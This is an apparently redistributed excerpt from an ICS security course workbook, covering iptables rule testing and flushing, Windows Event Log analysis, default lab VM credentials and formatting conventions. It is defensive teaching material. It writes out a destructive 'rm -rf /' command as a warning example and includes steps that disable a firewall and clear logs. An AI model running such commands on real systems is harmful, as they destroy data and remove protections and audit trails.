Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
sudo nmap localhost --reason -S 127.1.1.1 -e lo
```

Success

```
WARNING: If -S is being used to fake your source address, you may also have to use -e <interface> and -
Pn .  If you are using it to specify your real source address, you can ignore this warning.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-23 17:19 MDT
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.000011s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 994 closed ports
Reason: 994 resets
PORT     STATE    SERVICE REASON
22/tcp   filtered ssh     no-response
25/tcp   filtered smtp    no-response
80/tcp   filtered http    port-unreach ttl 64
443/tcp  filtered https   port-unreach ttl 64
631/tcp  open     ipp     syn-ack ttl 64
3306/tcp open     mysql   syn-ack ttl 64

Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
```

Even though `127.1.1.1` is technically a loopback address (`127.0.0.0` - `127.255.255.255` all are loopback addresses), our iptables rules explicitly permitted only `127.0.0.1`. Because of this, we can now see that iptables is rejecting our access to ports `80` and `443` with an ICMP `Port Unreachable` response. Also, note that we are getting a filtered response for port `443` (HTTPS), even though there isn't a service listening on that port because we created a rule for it.

3.2.3. Disabling our Firewall

We can list all the rules in iptables with the `-L` or `--list` options. We can also remove one rule at a time by typing the same command to enter a rule but changing the `-A` to a `-D` for delete. Finally, if you want to remove all rules, you can use the `-F` to remove all rules for the specified chain. Because we are using only the `INPUT` chain, we need only one flush rule. If your iptables `-L` command doesn't show any rules, then your firewall is basically turned off and doing nothing.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
sudo iptables -L
```

Success

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere             tcp dpt:ssh
DROP       tcp  --  anywhere             anywhere             tcp dpt:smtp
ACCEPT     tcp  --  localhost            anywhere             tcp dpt:http
ACCEPT     tcp  --  localhost            anywhere             tcp dpt:https
REJECT     tcp  --  anywhere             anywhere             tcp dpt:http reject-with icmp-port-
unreachable
REJECT     tcp  --  anywhere             anywhere             tcp dpt:https reject-with icmp-port-
unreachable

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

```
sudo iptables -F
```

Success

No response is expected.

hide01.ir

```
sudo iptables -L
```

Success

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

4. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Example

Try working through some of those ~47 suggestions from `lynis`. Make sure to use the URL's they provide with each suggestion.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 5.2: Windows Event Logs

Introduction

Resources Needed

- ICS410 Windows 10 Virtual Machine

Summary

In the lab, we are going to explore the Windows Event Viewer and the events generated by Windows.

Objectives

- Access the Windows Event Viewer
- Track event logs for logons and logoffs
- Editing log sizes and storage behaviors
- Find where the event logs are stored

hide01.ir

Windows Event Viewer

There are a couple of different ways you can open Event Viewer on Windows. By far the easiest method in Windows 10 is to right-click the main menu and select "Event Viewer" from the list of admin shortcuts.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Right-click the Windows menu icon to access the admin shortcuts

Success



hide01.ir


Select Event Viewer from the list

When Event Viewer is open, the left side of the window will contain various folders, each holding different types of event files or event views. Expand each of them and examine the types of log files each of them contains. For instance, the "Windows Logs" folder contains the three primary event files for Windows. Of particular interest to us is the Security event file; however, the Application and System event files can contain just as important information for security professionals trying to identify an intrusion or recover forensics evidence after a break-in.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Expand the many folders on the left side of Event Viewer and examine the types of logs each contain

Success



hide01.ir

The System log mainly is for OS troubleshooting. Here, you'll find entries related to service start/stop/failures, device driver issues, status reports of background maintenance operations, and more. The Application log is where applications and third-party developers can write anything they want. We have little control over what goes here; it is entirely up to the original programmers of the software in question.

The "Application and Service Logs" folder contains a large number of log files for the various applications and services installed on this machine. For ICS, your vendor applications may have their own event files located here that you may want to collect and monitor. If you are a domain controller, then you also will have logs named `Directory Service` and `File Replication Service`. If you have DNS installed, you'll also have a DNS Server log.

Open the Security event log

Looking through the most recent events, can you recognize any logs reflecting your recent actions on the VM?

Often, the best way to research an entry, though, is to do a search in Google/Bing on the words Windows Event ID XXXX, where XXXX is the event ID number in question. As mentioned in the lecture, the resources at Ultimate Windows Security are excellent resources you can leverage during this lab.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Log Analysis

The best way to learn how to analyze log files is to perform actions yourself and identify the events generated by your actions.

Note the time on your Windows 10 VM in the bottom right of the desktop

Do this **INSIDE** your Windows 10 VM, which might be different than your host machine. This will help us know where to start looking at the event logs.

Sign out of your Window 10 VM, mistype your password a few times, and then log back in

This should create some simple events that we can analyse.

Open Event Viewer again, identity the new events based on the event time, and examine those events to answer the questions below (your logs may differ from the screenshot)

Success

Security Number of events: 3,466

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	1/16/2022 11:59:20 AM	Microsoft Windows security auditing.	5381	User Account Management
Audit Failure	1/16/2022 11:59:20 AM	Microsoft Windows security auditing.	5061	System Integrity
Audit Success	1/16/2022 11:59:20 AM	Microsoft Windows security auditing.	5381	User Account Management
Audit Success	1/16/2022 11:59:20 AM	Microsoft Windows security auditing.	5381	User Account Management
Audit Success	1/16/2022 11:59:20 AM	Microsoft Windows security auditing.	5381	User Account Management
Audit Success	1/16/2022 11:59:20 AM	Microsoft Windows security auditing.	5381	User Account Management
Audit Success	1/16/2022 11:59:16 AM	Microsoft Windows security auditing.	4798	User Account Management
Audit Success	1/16/2022 11:59:14 AM	Microsoft Windows security auditing.	4797	User Account Management
Audit Success	1/16/2022 11:59:14 AM	Microsoft Windows security auditing.	4797	User Account Management
Audit Success	1/16/2022 11:59:14 AM	Microsoft Windows security auditing.	4797	User Account Management
Audit Success	1/16/2022 11:59:14 AM	Microsoft Windows security auditing.	4797	User Account Management
Audit Success	1/16/2022 11:59:14 AM	Microsoft Windows security auditing.	4797	User Account Management
Audit Success	1/16/2022 11:59:12 AM	Microsoft Windows security auditing.	5382	User Account Management
Audit Success	1/16/2022 11:59:02 AM	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	1/16/2022 11:59:02 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	1/16/2022 11:59:01 AM	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	1/16/2022 11:59:01 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	1/16/2022 11:59:01 AM	Microsoft Windows security auditing.	4672	Special Logon

What is the difference between event ID `4647` and `4634`?

What is the difference between event ID `4648` and `4624`?

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Who logged on between the time you initiated logoff and completed logoff?

What is the second `4624` logon event for each user?

What do the other events represent, such as `4672` (Special Logon), `4798` (User Account Management), and `4799` (Security Group Management)?

When you log off, Windows will issue one event for your logoff attempt `4647` and a second event `4634` when the logoff has completed. When logging in, Windows logs events for initial attempts and if credentials are correct, successful logons. When all users are logged off, Windows needs to run the `Display Window Manager` process to allow people to log on. To do this securely, Windows uses special users like `DWM-1` and `DWM-2`, thus the mysterious extra logon and logoff events. When a user is logged on, Windows will remove `Elevated Token` (the second `4624` event) and then adjust necessary permissions as needed (`4798` and `4799` events).

Did you see your failed login attempts?

Windows does not log failed logon events by default, nor does it log when you open a command prompt as admin. This can (and SHOULD) be changed in your Local Security Policy.

Log Settings


So if you have a regulatory responsibility to store 1 weeks of log files on each Windows system, you will need to estimate how large your log file will grow over a week and set a maximum log file size to accommodate that. This is how you do that.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

While viewing the Security event, click the Properties option on the right side of the window

Success



Examine the options available to manage the size and rollover behavior options

Now let's find where these event files are physically stored on the filesystem. This is helpful to know because these files should be included in your backup and audited for proper permissions.

To do this, you need to use a command prompt running as Administrator.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit


Right-click the Start menu to access the admin shortcuts and select `Windows PowerShell (Admin)` from the options

This is similar to the powershell session we opened in the previous lab, however this window has administrative permissions.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Example



Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PS C:\Users\student> `cd C:\Windows\system32\Winevt\Logs`

This will take you to the folder where the logs file are stored

PS C:\Windows\system32\Winevt\Logs> `dir`

You should be able to see all the event files.

Success

```
Volume in drive C has no label.
Volume Serial Number is 3C86-B98D
Directory of C:\Windows\System32\winevt\Logs
7/19/2023   3:55 AM    <DIR>      .
7/19/2023   3:55 AM    <DIR>      ..
1/16/2023   09:59 PM    1,118,208 Application.evtx
7/19/2023   3:55 AM        69,632 HardwareEvents.evtx
7/19/2023   3:55 AM        69,632 Internet Explorer.evtx
7/19/2023   3:55 AM        69,632 Key Management Service.evtx
```

... Output continues ...

Note: Dates will vary.

If you are surprised at how many event files are in this directory, stop and remember all options under the "Applications and Services Logs" folder in Event Viewer. Scroll up and down, and you should find the three primary event files: Application.evtx, Security.evtx, and System.evtx.

Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Try running some of the following PowerShell scripts to query you logs

List main Windows event Log files with record counts

```
Get-CimInstance -ClassName Win32_NTEventlogFile
```

List last 100 classic Windows events

```
Get-WinEvent -LogName 'Application' -MaxEvents 100 | Select-Object TimeCreated, ID, ProviderName,
LevelDisplayName, Message | Format-Table -AutoSize
```

List last 100 modern Windows events

```
`Get-WinEvent -ListLog * -ErrorAction SilentlyContinue | Format-Table
LogName,MaximumSizeInBytes,FileSize,RecordCount,LogMode -AutoSize | Out-String -Width 4096`
```

Visit the SANS Blue Team Wiki and try running a few of those queries in PowerShell.

Perform the following actions one by one and try to find evidence of them in your log files.

- **Clear your logs**
- **Download an application from the Internet**
- **Install that application**
- **Uninstall that application**
- **Start a powershell session as Admin again**
- **Some of these actions may not generate logs with the current audit settings**

Edit your `Local Security Policy` to see if you can track your actions better without making your log files grow too fast.


hide01.ir


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Virtual Machine Credentials

The login credentials for all virtual machines used in this class are listed below for quick reference.

All login credentials are also displayed in the respective virtual machine's information panel. Below are screenshots showing the login credentials under VMware Workstation and VMware Fusion, respectively.





1. Windows 10 VM:
   - Username: `student`
   - Password: `student`

   These credentials are for the system account used via the graphical login.

   This user has `Administrator` privileges within the virtual machine.
2. ControlThings Platform VM:
   - Username: `control`
   - Password: `things`

   These credentials are for the system account used via either the console or SSH.

   This user has `sudo` privileges for all commands on the virtual machine.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Syntax Used in This Course

This course documentation uses consistent syntax styles with which you should become familiar. This section helps you to make sense of what the material conveys, so you can focus more on course material than styling.

1. General Navigation

There are three columns of text on each page of this workbook:

- The left column shows a Table of Contents for the pages of this workbook
- The middle column, where this text appears, you will find the exercises
- The right column shows a Table of Contents for the sections in the current exercise

If you are reading a PDF version of this workbook, you will only see contents of each page in the PDF. However if your PDF reader can show an outline version of the PDF in the sidebar, you should find a detailed Table of Contents containing each exercise and its sections.

2. Admonition Blocks

hide01.ir

Each exercise will contain special colored text blocks called admonitions. These admonitions will have different icons and colors based on how you are expected to use the admonition. For instance:

2.1. Note Blocks

Note

The commands listed in this section of the exercise are just for reference, so you can become familiar with text styles used in the course materials. You do not need to actually run them on your machine nor in your virtual machines!

Admonition blocks with the icon that looks like a numbered list contain instructions that you should perform in the course VM. Admonition blocks that have an icon that looks like a keyboard contain commands that you should type exactly as indicated. Often these blocks will include an icon to the far right that allows you to copy the contents of the block, suitable for pasting into the shell in your class VMs.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

2.2. Tasks and Typed Blocks

Tasks you should perform in the exercise

These could be a number of different actions, but if they are terminal commands that must be typed exactly as indicated, it will be in its own admonition block like this:

Commands that should be typed in a terminal

```
cd /
ls -l
```

Notice when you put your mouse over the text block that a copy button appears on the upper right corner of the text block. This will be your friend in the exercises that use a lot of commands.

2.3. Result Blocks

Some exercise tasks will have results that you should expect. Most of the time, results will be in a collapsed admonition block that you much click on to open.

Notional results

```
drwxr-xr-x   4 root root    8 Jun 25 10:56 boot
drwxr-xr-x  23 root root 3980 Jul  3 18:17 dev
drwxr-xr-x 147 root root  253 Jun 30 10:26 etc
drwxr-xr-x   3 root root    3 Jan 12 17:04 home
drwxr-xr-x   3 root root    3 Jan 19 16:55 media
drwxr-xr-x   3 root root    3 Feb 12 23:34 mnt
drwxr-xr-x   5 root root    5 Jun 12 19:59 opt
dr-xr-xr-x 717 root root    0 Jun 30 10:25 proc
drwxr-xr-x  13 root root   19 Jul  4 23:22 root
drwxr-xr-x  31 root root  920 Jun 30 10:31 run
drwxr-xr-x   4 root adm     4 Feb 12 23:39 srv
dr-xr-xr-x  13 root root    0 Jun 30 10:25 sys
drwxrwxrwt  27 root root  980 Jul  4 22:13 tmp
drwxr-xr-x  14 root root   14 Jan 12 01:35 usr
drwxr-xr-x  13 root root   15 Jan 11 23:27 var
```

hide01.ir

Any admonition might appear as collapsed, so watch for the drop-down indicators.

2.4. Questions and Answers

Some admonition blocks will be questions we want you to consider to understand a particular concept, which may or may not include warnings, dangers, hints, info, answers, and incorrect answers. You could see any of these admonition blocks in Tasks and Type blocks

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Which group owns the /srv directory?

Correct Answer

adm

Incorrect Answer

Just because **root** is all over that output, doesn't mean it is correct...

2.5. Other Admonition Blocks

Warning: Feel free to experiment, to a degree...

Danger: Don't type `rm -rf /`

Tip

The currect command is `ls -l /`

Info

Type	Permissions	Links	user	group	size	mod	filename
d	rwxr-xr-x	4	root	adm	4	Feb 12 23:39	srv

hide01.ir

Abstract, Summary, TLDR

... like this page

Bug

```
   \
'-.__.-'
/oo |--.--,--,--.
\_.-'._i__i__i_.'
     """""""""""""
```


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

> **Quote**
>
> Learn In-Demand Cybersecurity Skills from World-Leading Instructors

3. Conventions Used in Course

3.1. Literal Strings

When referring to literal strings inline with narrative text, the strings will be in depicted in Courier New font. For example, a search string of `destination_bytes:[6000000 TO 7000000]` might be noted in the material inline, or via a call-out box as shown below:

```
destination_bytes:[6000000 TO 7000000]
```

3.2. Command Placeholders

Some commands follow a "template" format, in which you will replace a part of the template with content you've discovered previously in the exercise. These template command lines will include placeholders surrounded by the `<%` and `%>` enclosures with uppercase letters between them. This is an indication that you must alter the template command accordingly. For example, in the following command, you'd replace the `<%IP_ADDRESS%>` portion of the IP address with some information identified elsewhere in the exercise.


```
tcpdump -n -r input.pcap -w singlehost.pcap 'host <%IP_ADDRESS%>'
```

3.3. Zoomed Images

In the electronic workbook, some images are clickable, resulting in an enlarged version. This can be helpful when examining a detailed diagram or screenshot. These images are denoted with a magnifying glass icon in the lower-right corner. An example of this is below.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit



3.4. Notional and Expected Results

Some results will be denoted as **Expected** or **Notional**. If labeled **Expected Results**, your results should reflect exactly what we show you. If labeled **Notional Results**, your results should be similar to what we show you, with exact differences varying based on the exercise or classroom conditions.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit